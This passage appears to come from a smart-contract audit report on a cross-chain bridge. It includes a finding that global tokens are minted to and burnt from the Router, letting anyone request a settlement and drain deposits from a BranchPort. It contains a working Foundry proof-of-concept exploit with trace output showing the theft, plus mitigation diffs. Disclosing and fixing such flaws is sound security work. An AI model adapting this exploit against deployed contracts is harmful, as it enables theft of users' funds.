

Figure 3: Depositor's funds stuck in the BranchPort

Tools Used

Manual Audit

Recommended Mitigation Steps

- When redeeming the failed deposits, the easiest and most straightforward solution is to allow the depositor to pass an address where it would like to receive all the deposited tokens.

```
- function redeemDeposit(uint32 _depositNonce) external override lock {
+ function redeemDeposit(uint32 _depositNonce, address _receiver)
    external override lock {
        ...


        // Transfer token to depositor / user
        for (uint256 i = 0; i < deposit.tokens.length;) {
-           _clearToken(msg.sender, deposit.hTokens[i], deposit.tokens[
    i], deposit.amounts[i], deposit.deposits[i]);
+           _clearToken(_receiver, deposit.hTokens[i], deposit.tokens[i
    ], deposit.amounts[i], deposit.deposits[i]);

            unchecked {
                ++i;
            }
        }

        ...
    }
```

Low

[L-01] An attacker can steal all the assets deposited by the users in all the Branches

Disclaimer

- I originally submitted this issue as a high because the user's funds were at risk, but during the judging phase it was clarified that users were not supposed to deposit assets in the way how this attack is possible, because of that and the lack of documentation about the expected user's deposit flow this issue was downgraded to QA.

Impact

- All user's assets deposited in the Branches of the system can be stolen by an attacker

Proof of Concept

This bug is caused due to two main problems in the process to deposit/bridgeOut tokens from Branches to Root and settle/bridgeIn from Root to Branches. - The first problem is that when depositing/bridingOut tokens from a Branch to Root, the globalTokens minted in Root are minted to the Router contract instead of to the depositor/user. (Will deep down on this later) - The second problem is because when settling/bridginIn tokens from Root to a Branch, the globalTokens are burnt from the Router contract instead of from the caller. (Will deep down on this later) - By connecting the two problems, we have as a result that **when users deposit tokens to Root, the recipient is the Router contract, and when settling tokens to a Branch, the tokens are burnt from the Router contract**, ***this opens up the door for an attacker to simply request a settle to his account, and all the amount of tokens to be settled will be burnt from the Router contract, as a consequence, the Root environment will consider that the attacker had the required amount of globalTokens to process the settle, and it will send a crosschain message to the destinationBranch to unlock the underlyingTokens from the BranchPort and transfers them to the attacker***. - Attackers don't need to deposit or have any globalTokens since all the burnt tokens are taken directly from the Router contract in the Root environment

Now that it's clear what is the problem, let's dive deep into the execution flow when depositing tokens and later will explore the execution flow when settling tokens.

Execution flow to deposit/bridgeOut tokens from a Branch to Root

```
BaseBranchRouter::callOutAndBridgeMultiple() => BranchBridgeAgent::
    callOutAndBridgeMultiple() => burns hTokens and locks tokens in
    BranchPort => LZ.send() => RBA::lzReceive() => RBA::
    lzReceiveNonBlocking() => RBAExecutor::executeWithDepositMultiple()
    => RBAExecutor::_bridgeInMultiple() => RBA::bridgeInMultiple() =>
    RBA::bridgeIn() => RootPort::bridgeToRoot() => globalTokens are
    minted to the Recipient in the RootPort
```

To spot the first problem, we are interested in the execution in the Root environment, specifically, when the execution is forwarded to the `RootBridgeAgentExecutor::executeWithDepositMultiple()` function from the `RootBridgeAgent::lzReceiveNonBlocking()` - When the `RootBridgeAgent::lzReceiveNonBlocking()` is preparing the calldata that will be sent to the `RootBridgeAgentExecutor::executeWithDepositMultiple() function`, it sets the address of the `localRouterAddress` (A MulticallRootRouter contract) as the address of the parameter `_router`. - When the `RootBridgeAgentExecutor::executeWithDepositMultiple() function` forwards the execution to the `RootBridgeAgentbridge::InMultiple() function`, **it passes the address of the recipient for the globalTokens in the Root environment**, ***this address is set as the received value of the parameter `_router`.*** - So, when the execution reaches the `RootBridgeAgentbridge::InMultiple() function`, the recipient has already been set to be the `localRouterAddress` in the Root environment. - Then, the `RootBridgeAgentbridge::InMultiple() function` will forward the received value of the `_recipient` parameter to the `RootBridgeAgentbridge::bridgeIn() function` for each token being bridged - The `RootBridgeAgentbridge::bridgeIn() function` will also forward the _recipient parameter to the `RootPort::bridgeToRoot() function`, which will finally mint the globalTokens to the `_recipient` address.

> RootBridgeAgent.sol contract

```
function lzReceiveNonBlocking(
    address _endpoint,
    uint16 _srcChainId,
    bytes calldata _srcAddress,
    bytes calldata _payload
) public override requiresEndpoint(_endpoint, _srcChainId, _srcAddress)
    {
    ...
    ...
    ...

        // DEPOSIT FLAG: 3 (Call with multiple asset Deposit)
    } else if (_payload[0] == 0x03) {
        ...

        // Try to execute remote request
        // Flag 3 - RootBridgeAgentExecutor(bridgeAgentExecutorAddress)
            .executeWithDepositMultiple(localRouterAddress, _payload,
            _srcChainId)
        _execute(
            nonce,
            abi.encodeWithSelector(
                RootBridgeAgentExecutor.executeWithDepositMultiple.
                    selector,

                //@audit-info => localRouterAddress is passed as the
                    value for the _router parameter in the
                    RootBridgeAgentExecutor::executeWithDepositMultiple
                    () function
                localRouterAddress,

```

```
                    _payload,
                    srcChainId
                ),
                srcChainId
            );

            ...
        } ...
        ...
        ...
```

> RootBridgeAgentExecutor.sol contract

```
function executeWithDepositMultiple(address _router, bytes calldata
    _payload, uint16 _srcChainId)
    external
    payable
    onlyOwner
{
    //Bridge In Assets and Save Deposit Params
    DepositMultipleParams memory dParams = _bridgeInMultiple(

        //@audit-info => The value of the received `_router` parameter
            is forwarded as the `_recipient` parameter in the
            _bridgeInMultiple() function!
        _router,

        _payload[
            PARAMS_START:
                PARAMS_END_OFFSET + uint256(uint8(bytes1(_payload[
                    PARAMS_START]))) * PARAMS_TKN_SET_SIZE_MULTIPLE
        ],
        _srcChainId
    );

    ...
}
```

> RootBridgeAgentExecutor.sol contract

```
function _bridgeInMultiple(address _recipient, bytes calldata _dParams,
     uint16 _srcChainId)
    internal
    returns (DepositMultipleParams memory dParams)
{
    ...
    ...

    //@audit-info => The received value of the `_recipient` parameter
```

```
        is forwarded to the RootBridgeAgent::bridgeInMultiple() as the _recipient for the globalTokens in the Root environment
    RootBridgeAgent(payable(msg.sender)).bridgeInMultiple(_recipient, dParams, _srcChainId);

}
```

> RootBridgeAgent.sol contract

```
function bridgeInMultiple(address _recipient, DepositMultipleParams calldata _dParams, uint256 _srcChainId)
    external
    override
    requiresAgentExecutor
{
    ...

    // Bridge in assets
    for (uint256 i = 0; i < length;) {
        bridgeIn(

            //@audit-info => forwards the recevied `recipient` parameter to the bridgeIn() function for each of the tokens being bridged
            _recipient,

            DepositParams({
                hToken: _dParams.hTokens[i],
                token: _dParams.tokens[i],
                amount: _dParams.amounts[i],
                deposit: _dParams.deposits[i],
                depositNonce: 0
            }),
            _srcChainId
        );

        unchecked {
            ++i;
        }
    }
}
```

> RootBridgeAgent.sol contract.

```
function bridgeIn(address _recipient, DepositParams memory _dParams, uint256 _srcChainId)
    public
    override
    requiresAgentExecutor
```

```
{
    ...

    // Move hTokens from Branch to Root + Mint Sufficient hTokens to
       match new port deposit
    IPort(_localPortAddress).bridgeToRoot(

        //@audit-info => Forwards the _recipient parameter to the
           LocalPort::bridgeToRoot() function, where the globalTokens
           will be finally minted!
        _recipient,

        IPort(_localPortAddress).getGlobalTokenFromLocal(_dParams.
           hToken, _srcChainId),
        _dParams.amount,
        _dParams.deposit,
        _srcChainId
    );
}
```

> LocalPort.sol contract.

```
function bridgeToRoot(address _recipient, address _hToken, uint256
   _amount, uint256 _deposit, uint256 _srcChainId)
    external
    override
    requiresBridgeAgent
{
    if (!isGlobalAddress[_hToken]) revert UnrecognizedToken();

    if (_amount - _deposit > 0) {
        unchecked {
            _hToken.safeTransfer(_recipient, _amount - _deposit);
        }
    }

    //@audit-info => Will mint the globalTokens to the address of `
       _recipient` parameter, which, by tracing back the execution flow
       , it was set to be the address of the Router contract, instead
       of the address of the user who bridgedOut their tokens from a
       Branch to Root!
    if (_deposit > 0) if (!ERC20hTokenRoot(_hToken).mint(_recipient,
       _deposit, _srcChainId)) revert UnableToMint();
}
```

- **The result of depositing/bridingOut tokens from a Branch to Root is that the recipient of the globalTokens is the Router contract instead of the depositor**

Execution flow to settle/bridgeIn tokens from Root to a Branch

```
BaseBranchRouter::callOut() => BranchBridgeAgent::callOut() => sends a
    crosschain message through LayerZero to the Root environment with
    the data of the settlement => RBA::lzReceive() => RBA::
    lzReceiveNonBlocking() => RBAExecutor::executeNoDeposit() => MRR::
    execute() => MRR::_approveMultipleAndCallOut() => Approves the
    RootBridgeAgent contract to spend the output tokens from the
    MulticallRootRouter contract => RBA::callOutAndBridgeMultiple() =>
    RBA::_createSettlementMultiple() => RBA::_updateStateOnBridgeOut()
    => transfers globalTokens from the caller of the RootBridgeAgent
    contract into the RootPort and burns those tokens => sends a
    crosschain message flagged as 0x02 through LayerZero to
    destinationBranch to unlock the underlyingTokens that were locked in
     the BranchPort and to mint new hTokens => BBA:lzReceive() => BBA:
    lzReceiveNonBlocking() => BBAExecutor::executeWithSettlementMultiple
    () => BBA::clearTokens() => BranchPort::bridgeInMultiple() => mint
    hTokens(localTokens) and unlocks the underlyingTokens from the
    BranchPort to the Recipient
```

- MRR => MultiRootRouter contract
- RBA => RootBridgeAgent contract
- RBAExecutor => RootBridgeAgentExecutor contract
- BBA => BranchBridgeAgent contract
- BBAExecutor => BranchBridgeAgentExecutor contract
- To spot the second problem, we are interested in the execution in the Root environment, specifically, when the execution reaches the `RootBridgeAgent::callOutAndBridgeMultiple() function` and it calls the `RootBridgeAgent::_createSettlementMultiple() function` to forward the execution to the `RootBridgeAgent::_updateStateOnBridgeOut() function` to transfer the globalTokens from the caller of the `RootBridgeAgent` to the RootBridgeAgent contract itself and then burn those globalTokens on the RootPort.
  - When the `RootBridgeAgent::callOutAndBridgeMultiple() function` is called, it validates that the caller is the localRouter (MulticallRootRouter contract), otherwise the tx will be reverted, then the `RootBridgeAgent::_createSettlementMultiple() function` is called, and it proceeds to forward the execution to the `RootBridgeAgent::_updateStateOnBridgeOut() function` and it passes the value of the `_depositor` parameter as the `msg.sender`, so, in the `RootBridgeAgent::_updateStateOnBridgeOut() function`, **the globalTokens are transferred from the address of the `_depositor` parameter (which was passed as the `msg.sender` of the RootBridgeAgent contract, which it was enforced to be only the localRouter) into the RootBridgeAgent contract itself to finally be burnt on the RootPort**

> RootBridgeAgent.sol contract

```
function callOutAndBridgeMultiple(
    ...
//@audit-info => the requiresRouter modifier validates that the caller
    (msg.sender) is the localRouter, otherwise, the tx is reverted
) external payable override lock requiresRouter {
    // Create Settlement and Perform call

    //@audit-info => Calls the _createSettlementMultiple()
    bytes memory payload = _createSettlementMultiple(
        ...
    );

    ...
}

modifier requiresRouter() {
    if (msg.sender != localRouterAddress) revert UnrecognizedRouter();
    _;
}

function _createSettlementMultiple(
    uint32 _settlementNonce,
    address payable _refundee,
    address _recipient,
    uint16 _dstChainId,
    address[] memory _globalAddresses,
    uint256[] memory _amounts,
    uint256[] memory _deposits,
    bytes memory _params,
    bool _hasFallbackToggled
) internal returns (bytes memory _payload) {
    ...

    for (uint256 i = 0; i < hTokens.length;) {
        ...

        //@audit-info => forwards the execution to the
            _updateStateOnBridgeOut() function and sets the `_depositor`
             parameter to be the `msg.sender`, which was enforced to
            only be the localRouter (MulticallRootRouter)
        _updateStateOnBridgeOut(
            msg.sender, _globalAddresses[i], hTokens[i], tokens[i],
                _amounts[i], _deposits[i], destChainId
        );

        ...
    }

```

```
    ...
    ...
    ...
}

function _updateStateOnBridgeOut(
    address _depositor,
    address _globalAddress,
    address _localAddress,
    address _underlyingAddress,
    uint256 _amount,
    uint256 _deposit,
    uint16 _dstChainId
) internal {
    ...

    // Move output hTokens from Root to Branch
    if (_amount - _deposit > 0) {
        unchecked {
            //@audit-info => transfers globalTokens from the _depositor
                parameter to the RootPort
            _globalAddress.safeTransferFrom(_depositor,
                localPortAddress, _amount - _deposit);
        }
    }

    // Clear Underlying Tokens from the destination Branch
    if (_deposit > 0) {
        // Verify there is enough balance to clear native tokens if
            needed
        if (IERC20hTokenRoot(_globalAddress).getTokenBalance(
            _dstChainId) < _deposit) {
            revert InsufficientBalanceForSettlement();
        }

        //@audit-info => Burns the globalTokens from the _depositor
            parameter in the RootPort
        IPort(localPortAddress).burn(_depositor, _globalAddress,
            _deposit, _dstChainId);
    }
}
```

- **The problem is caused due to the fact that the globalTokens are burnt from the Router, instead of being burnt from the actual user who is requesting the settlement.**
    - This opens up the doors for attackers to steal the deposits from the users by requesting settlements which will cause the contracts to burn the globalTokens that were minted to the Router contract and the Branch contracts to unlock the underlyingTokens locked in the BranchPorts as well as minting the localTokens to the attacker.

Coded PoC

I coded a PoC to demonstrate the problem I'm reporting, using the `RootForkTest.t.sol` test file as the base to reproduce this PoC: - Make sure to add the global variables in addition to the new `testCallOut_AttackerStealDeposits_PoC()` function

```
contract RootForkTest is LzForkTest {
    ...

    // ERC20s from different chains.

    address avaxMockAssethToken;

    MockERC20 avaxMockAssetToken;

+   MockERC20 underToken0;
+   MockERC20 underToken1;

    ...

    function _deployUnderlyingTokensAndMocks() internal {
        //Switch Chain and Execute Incoming Packets
        switchToLzChain(avaxChainId);
        vm.prank(address(1));
        // avaxMockAssethToken = new MockERC20("hTOKEN-AVAX", "LOCAL
           hTOKEN FOR TOKEN IN AVAX", 18);
        avaxMockAssetToken = new MockERC20("underlying token", "UNDER",
            18);

+       underToken0 = new MockERC20("u0 token", "U0", 18);
+       underToken1 = new MockERC20("u0 token", "U0", 18);

        ...
    }

    ...

+   address[] public hTokens;
+   address[] public tokens;
+   uint256[] public amounts;
+   uint256[] public deposits;
+
+   address public localTokenUnder0;
+   address public localTokenUnder1;

+   address[] public outputTokens;
+   address public globalTokenUnder0;
+   address public globalTokenUnder1;

    function testCallOut_AttackerStealDeposits_PoC() public {
```

```
        //Switch Chain and Execute Incoming Packets
        switchToLzChain(avaxChainId);

        vm.deal(address(this), 10 ether);

        avaxCoreRouter.addLocalToken{value: 1 ether}(address(underToken0), GasParams(2_000_000, 0));
        avaxCoreRouter.addLocalToken{value: 1 ether}(address(underToken1), GasParams(2_000_000, 0));


        //Switch Chain and Execute Incoming Packets
        switchToLzChain(rootChainId);

         //Switch Chain and Execute Incoming Packets
        switchToLzChain(avaxChainId);

        //Switch Chain and Execute Incoming Packets
        switchToLzChain(rootChainId);

        localTokenUnder0 = rootPort.getLocalTokenFromUnderlying(address(underToken0), avaxChainId);
        localTokenUnder1 = rootPort.getLocalTokenFromUnderlying(address(underToken1), avaxChainId);


        switchToLzChain(avaxChainId);

        vm.deal(address(this), 10 ether);

        uint256 _amount0 = 1 ether;
        uint256 _amount1 = 1 ether;

        uint256 _deposit0 = 1 ether;
        uint256 _deposit1 = 1 ether;


        //GasParams
        GasParams memory gasParams = GasParams(1_250_000 , 0 ether);

        address _recipient = address(this);

        vm.startPrank(address(avaxPort));

        ERC20hTokenBranch(localTokenUnder0).mint(_recipient, _amount0 - _deposit0);
        ERC20hTokenBranch(localTokenUnder1).mint(_recipient, _amount1 - _deposit1);

        underToken0.mint(_recipient, _deposit0);
        underToken1.mint(_recipient, _deposit1);
```

```

        vm.stopPrank();

        // Cast to Dynamic
        hTokens.push(address(localTokenUnder0));
        hTokens.push(address(localTokenUnder1));

        tokens.push(address(underToken0));
        tokens.push(address(underToken1));

        amounts.push(_amount0);
        amounts.push(_amount1);

        deposits.push(_deposit0);
        deposits.push(_deposit1);


        //@audit-info => Prepare deposit info
        DepositMultipleInput memory depositInput =
            DepositMultipleInput({hTokens: hTokens, tokens: tokens,
               amounts: amounts, deposits: deposits});


        // Approve spend by router
        // MockERC20(hTokens[0]).approve(address(avaxMulticallRouter),
           amounts[0] - deposits[0]);
        MockERC20(tokens[0]).approve(address(avaxMulticallRouter),
           deposits[0]);
        // MockERC20(hTokens[1]).approve(address(avaxMulticallRouter),
           amounts[1] - deposits[1]);
        MockERC20(tokens[1]).approve(address(avaxMulticallRouter),
           deposits[1]);


        //@audit-info => deposit multiple assets from Avax branch to
           Root
        avaxMulticallRouter.callOutAndBridgeMultiple{value: 1 ether}(
           bytes(""), depositInput, gasParams);

        //Switch Chain and Execute Incoming Packets
        switchToLzChain(rootChainId);

        globalTokenUnder0 = rootPort.getGlobalTokenFromLocal(address(
           localTokenUnder0), avaxChainId);
        globalTokenUnder1 = rootPort.getGlobalTokenFromLocal(address(
           localTokenUnder1), avaxChainId);

        console2.log("globalTokenUnder0", globalTokenUnder0);
        console2.log("globalTokenUnder1", globalTokenUnder1);

        console2.log("Validate if the Recipient received the
```

```
GlobalToken in the Root environment");
        console2.log("recipient globalToken0 balance in Root: ", ERC20hTokenRoot(globalTokenUnder0).balanceOf(_recipient));
        console2.log("recipient globalToken1 balance in Root: ", ERC20hTokenRoot(globalTokenUnder1).balanceOf(_recipient));

        console2.log("MulticallRootRouter globalToken0 balance in Root: ", ERC20hTokenRoot(globalTokenUnder0).balanceOf(address(rootMulticallRouter)));
        console2.log("MulticallRootRouter globalToken1 balance in Root: ", ERC20hTokenRoot(globalTokenUnder1).balanceOf(address(rootMulticallRouter)));

        //@audit-info => Validating that the Recipient did not received any GlobalTokens
        console2.log("Validating that the Recipient did not received any GlobalTokens");
        assertFalse(ERC20hTokenRoot(globalTokenUnder0).balanceOf(_recipient) == _deposit0);
        assertFalse(ERC20hTokenRoot(globalTokenUnder1).balanceOf(_recipient) == _deposit1);

        //@audit-info => Validating that the rootMulticallRouter received the GlobalTokens instead of the Recipient
        console2.log("Validating that the rootMulticallRouter received the GlobalTokens instead of the Recipient");
        assertTrue(ERC20hTokenRoot(globalTokenUnder0).balanceOf(address(rootMulticallRouter)) == _deposit0);
        assertTrue(ERC20hTokenRoot(globalTokenUnder1).balanceOf(address(rootMulticallRouter)) == _deposit1);

        //Switch Chain to Avax to Request a Settlement
        switchToLzChain(avaxChainId);

        console2.log("Validating AvaxPort has locked the underlyingTokens that were Bridged to Root");

        require(underToken0.balanceOf(address(avaxPort)) == _deposit0);
        require(underToken1.balanceOf(address(avaxPort)) == _deposit1);

        require(underToken0.balanceOf(address(_recipient)) == 0);
        require(underToken1.balanceOf(address(_recipient)) == 0);


        //@audit-info => Prepare data for the Settlement
        outputTokens.push(address(globalTokenUnder0));
        outputTokens.push(address(globalTokenUnder1));
        bytes memory packedData;

        address attacker = vm.addr(5);
        vm.label(attacker, "ATTACKER");
```

```
        {
            Multicall2.Call[] memory calls = new Multicall2.Call[](1);

            //Mock action
            calls[0] = Multicall2.Call({
                target: globalTokenUnder0,
                callData: abi.encodeWithSelector(bytes4(0xa9059cbb),
                    mockApp, 0 ether)
            });

            //Output Params
            OutputMultipleParams memory outputParams =
                OutputMultipleParams(attacker, outputTokens, amounts,
                deposits);

            //dstChainId
            uint16 dstChainId = avaxChainId;

            //RLP Encode Calldata
            bytes memory data = abi.encode(calls, outputParams,
                dstChainId, [GasParams(2_000_000, 0 ether), GasParams
                (200_000, 0)]);

            //Pack FuncId
            packedData = abi.encodePacked(bytes1(0x03), data);

        }

        vm.deal(attacker, 1000 ether);
        vm.prank(attacker);

        // vm.deal(address(this), 1000 ether);

        //@audit-info => Request the settlement to the Avax Branch
        avaxMulticallRouter.callOut{value: 1000 ether}(packedData,
            GasParams(15_000_000, 0.2 ether));

        //@audit-info => Process the request to Settle tokens in the
            Root environment
        //Switch Chain to Avax to Request a Settlement
        switchToLzChain(rootChainId);

        //@audit-info => Completes the request to Settle tokens in Avax
             Branch
        //Switch Chain to Avax to Request a Settlement
        switchToLzChain(avaxChainId);

        console2.log("Validating Attacker has stealed tokens from the
            AvaxPort");

```

```
        assertTrue(underToken0.balanceOf(address(avaxPort)) == 0);
        assertTrue(underToken1.balanceOf(address(avaxPort)) == 0);

        assertTrue(underToken0.balanceOf(address(_recipient)) == 0);
        assertTrue(underToken1.balanceOf(address(_recipient)) == 0);

        assertTrue(underToken0.balanceOf(attacker) == _deposit0);
        assertTrue(underToken1.balanceOf(attacker) == _deposit1);

        switchToLzChain(rootChainId);
        assertTrue(ERC20hTokenRoot(globalTokenUnder0).balanceOf(address(_recipient)) == 0);
        assertTrue(ERC20hTokenRoot(globalTokenUnder1).balanceOf(address(_recipient)) == 0);

        assertTrue(ERC20hTokenRoot(globalTokenUnder0).balanceOf(address(rootMulticallRouter)) == 0);
        assertTrue(ERC20hTokenRoot(globalTokenUnder1).balanceOf(address(rootMulticallRouter)) == 0);

        console2.log("Attacker has stolen all the Funds!!!");

    }
```

- Now everything is ready to run the test and analyze the output: > forge test –mc RootForkTest –match-test testCallOut_AttackerStealDeposits_PoC -vvvv
- As we can see from the output, the attacker has stolen the underlyingTokens that were deposited by the user in the Branch, and all the globalTokens were burnt in the Root environment.

```
    >[0] console::log(Validating Attacker has stealed tokens from the AvaxPort) [staticcall]
    |   > < ()
    >[542] MockERC20::balanceOf(BranchPort: [0x369Ff55AD83475B07d7FF2F893128A93da9bC79d]) [staticcall]
    |   > < 0
    >[542] MockERC20::balanceOf(BranchPort: [0x369Ff55AD83475B07d7FF2F893128A93da9bC79d]) [staticcall]
    |   > < 0
    >[542] MockERC20::balanceOf(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3]) [staticcall]
    |   > < 0
    >[542] MockERC20::balanceOf(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3]) [staticcall]
    |   > < 0
    >[542] MockERC20::balanceOf(ATTACKER: [0xe1AB8145F7E55DC933d51a18c793F901A3A0b276]) [staticcall]
    |   > < 1000000000000000000 [1e18]
    >[542] MockERC20::balanceOf(ATTACKER: [0xe1AB8145F7E55DC933d51a18c793F901A3A0b276]) [staticcall]
    |   > < 1000000000000000000 [1e18]
```

```
    >[0] VM::selectFork(1)
    |    > < ()
    >[0] VM::getRecordedLogs()
    |    > < [([0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef, 0x000000000000000000000000369ff55ad83475b07d7ff2f893128a93da9bc79d, 0x000000000000000000000000e1ab8145f7e55dc933d51a18c793f901a3a0b276], 0x0000000000000000000000000000000000000000000000000de0b6b3a7640000), ([0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef, 0x000000000000000000000000369ff55ad83475b07d7ff2f893128a93da9bc79d, 0x000000000000000000000000e1ab8145f7e55dc933d51a18c793f901a3a0b276], 0x0000000000000000000000000000000000000000000000000de0b6b3a7640000), ([0x143cdcfdf0192f7d9a4a5c77cfbd313814d5befbc9f247932500c8331e7250aa, 0x0000000000000000000000000000000000000000000000000000000000000001], 0x)]
    >[0] console::log(Events caugth:, 3) [staticcall]
    |    > < ()
    >[0] VM::resumeGasMetering()
    |    > < ()
    >[630] ERC20hTokenRoot::balanceOf(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3]) [staticcall]
    |    > < 0
    >[630] ERC20hTokenRoot::balanceOf(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3]) [staticcall]
    |    > < 0
    >[630] ERC20hTokenRoot::balanceOf(MulticallRootRouter: [0x111893F9EBf6e485603808B7A8Dcc3e1d3f854Ad]) [staticcall]
    |    > < 0
    >[630] ERC20hTokenRoot::balanceOf(MulticallRootRouter: [0x111893F9EBf6e485603808B7A8Dcc3e1d3f854Ad]) [staticcall]
    |    > < 0
    >[0] console::log(Attacker has stolen all the Funds!!!) [staticcall]
    |    > < ()
    > < ()

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.32s
```

Figure 4: Attacker steals user's funds

Tools Used

Manual Audit

Recommended Mitigation Steps

- I'll split the recommendation into two parts to mitigate this problem, the first part will be to fix the fact that tokens are minted to the Router contracts when users bridgeOut their tokens from a Branch to Root, and the second part will be to fix the problem that allows attackers to steal tokens by requesting a settlement and forcing the burn of the globalTokens from the Router contract instead of burning them from the Caller.

Fixing the Deposit/BridgeOut process - Allow the depositors to specify the address where they'd like to receive their globalTokens in the Root environment when they call the `BaseBranchRouter::callOutAndBridgeMultiple() function`, and then, in the `RootBridgeAgentExecutor::executeWithDepositMultiple() function`, instead of setting the address of the `_depositor` parameter to be the value of the `_router` parameter, make sure to read from the payload the address of the receiver that was specified by the depositor, the one who initiated the call in the SourceBranch and from who the hTokens and underlyingTokens were taken.

```
function executeWithDepositMultiple(address _router, bytes calldata _payload, uint16 _srcChainId)
    external
    payable
    onlyOwner
{
    //@audit-info => Read the address of the receiver from the correct offset where it would've been encoded!
+   address _depositorAddress = payload[<OFFSET_OF_THE_RECEIVER_ADDRESS>];
    //Bridge In Assets and Save Deposit Params
    DepositMultipleParams memory dParams = _bridgeInMultiple(
-       _router,
        //@audit-info => Set the _depositor parameter to be the address of the depositor who initiated the call!
+       _depositorAddress
        _payload[
            PARAMS_START:
                PARAMS_END_OFFSET + uint256(uint8(bytes1(_payload[PARAMS_START]))) * PARAMS_TKN_SET_SIZE_MULTIPLE
        ],
        _srcChainId
    );

    ...
```

```
    }
}
```

Fixing the Settlement/BridgeIn process - When calling the `BaseBranchRouter::callOut() function`, forward the msg.sender to the `BaseBranchBridgeAgent::callOut() function` and make sure to include that address in the encoded payload that will be sent through the LayerZero to the Root environment. - Because this function can also be called directly, make sure to validate that the caller of the `BaseBranchBridgeAgent::callOut() function` is either the BranchRouter or the same address specified as the requestor of the settlement

> BaseBranchRouter.sol contract

```
function callOut(bytes calldata _params, GasParams calldata _gParams)
    external payable override lock {
-    IBridgeAgent(localBridgeAgentAddress).callOut{value: msg.value}(
    payable(msg.sender), _params, _gParams);
+    IBridgeAgent(localBridgeAgentAddress).callOut{value: msg.value}(
    payable(msg.sender), msg.sender _params, _gParams);
}
```

> BranchBridgeAgent.sol contract

```
- function callOut(address payable _refundee, bytes calldata _params,
    GasParams calldata _gParams)
+ function callOut(address payable _refundee, address _requestor, bytes
     calldata _params, GasParams calldata _gParams)
    external
    payable
    override
    lock
{
+    require(msg.sender == localRouter || msg.sender == _requestor);

    //Encode Data for cross-chain call.
-    bytes memory payload = abi.encodePacked(bytes1(0x01), depositNonce
    ++, _params);

    //@audit-info => The offset where to encode the _requestor address
        can be anywhere
+    bytes memory payload = abi.encodePacked(bytes1(0x01), depositNonce
    ++, _params, _requestor);

    //Perform Call
    _performCall(_refundee, payload, _gParams);
}
```

- Now, when the execution reaches the `RootBridgeAgent::_createSettlementMultiple() function`, instead of setting the value of the `_depositor` parameter as the `msg.sender`, make sure that this function (_createSettlementMultiple()) has already received the address as a parameter of the original requestor, and use that address to set the value of the `_depositor` parameter instead of the `msg.sender`, in this way, the globalTokens will be burnt from the original requestor and not from the Router contract, which will prevent attackers from stealing user's assets.

> RootBridgeAgent.sol contract

```
function _createSettlementMultiple(
    uint32 _settlementNonce,
    address payable _refundee,
    address _recipient,
    uint16 _dstChainId,
    address[] memory _globalAddresses,
    uint256[] memory _amounts,
    uint256[] memory _deposits,
    bytes memory _params,
    bool _hasFallbackToggled,
+   address _originalRequestor
) internal returns (bytes memory _payload) {
    // Check if valid length
    if (_globalAddresses.length > MAX_TOKENS_LENGTH) revert InvalidInputParamsLength();

    // Check if valid length
    if (_globalAddresses.length != _amounts.length) revert InvalidInputParamsLength();
    if (_amounts.length != _deposits.length) revert InvalidInputParamsLength();

    //Update Settlement Nonce
    settlementNonce = _settlementNonce + 1;

    // Create Arrays
    address[] memory hTokens = new address[](_globalAddresses.length);
    address[] memory tokens = new address[](_globalAddresses.length);

    for (uint256 i = 0; i < hTokens.length;) {
        // Populate Addresses for Settlement
        hTokens[i] = IPort(localPortAddress).getLocalTokenFromGlobal(_globalAddresses[i], _dstChainId);
        tokens[i] = IPort(localPortAddress).getUnderlyingTokenFromLocal(hTokens[i], _dstChainId);

        // Avoid stack too deep
        uint16 destChainId = _dstChainId;

        // Update State to reflect bridgeOut
        _updateStateOnBridgeOut(
```

```
-           msg.sender, _globalAddresses[i], hTokens[i], tokens[i],
    _amounts[i], _deposits[i], destChainId
+           _originalRequestor, _globalAddresses[i], hTokens[i], tokens
    [i], _amounts[i], _deposits[i], destChainId
        );

        ...
    }

    ...
}
```